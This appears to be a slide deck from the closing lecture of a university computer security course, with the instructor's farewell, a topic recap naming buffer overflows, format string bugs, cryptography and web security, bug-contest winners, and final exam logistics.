

Course Review

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A message from David


I very much enjoyed this class. You all were wonderful. There was a lot of hard work. I think what I like the most, though, is people spent time actually thinking. Kudos to all of you.

I also hope you learned something, and that the homework sets were interesting.

Unfortunately, I got called to DC ☹ Sometimes you can't choose these things.


... but I spent thanksgiving making up the last exam, and the TAs will go over everything you need to know.

This Class: Introduction to the Four Research Cornerstones of Security



Software Security

Control Flow Hijacks



Allow attacker ability to run arbitrary code

- Install malware
- Steal secrets
- Send spam

Control Flow Hijacks

Attack


Buffer
Overflows


Format String
Vulnerabilities

More
Buffer
Overflows


Mem Read

Mem Write






Cryptography




Theory Breakdown



Goals

- Understand and believe you should never, ever invent your own algorithm
- Basic construction
- Basic pitfalls


Network Security



Logistics

Homework 3 Graded

- Average Score: 97



Cooler Bug Contest Winners

1st: Tom Chittenden, Terence An

(Session Hijacking on “Eat Street”)

2nd: Charles Chong, Matthew Sebek

(vBulletin Vulnerability)

3rd:

Utkarsh Sanghi, Advaya Krishna

(Issues with Switching Users in RedHat)

Kathy Yu

(Clickjacking with Gmail on IOS)

Exam 3

Exam 3 Mechanics

- Same format as exams 1 and 2. In class, closed note, closed book, closed computer
- BRING A CALCULATOR (no cell phones, PDA's, computers, etc.) Think of this as a hint.
- Topics: Anything from class

The Most Important Things


Anything is fair game, but the below are things you absolutely must know

- Base Rate Fallacy
- Web attacks
- Authenticated encryption
- Stack diagrams/buffer overflow/etc.
- Questions from exam 1 and exam 2
(study what you missed)

Web Security

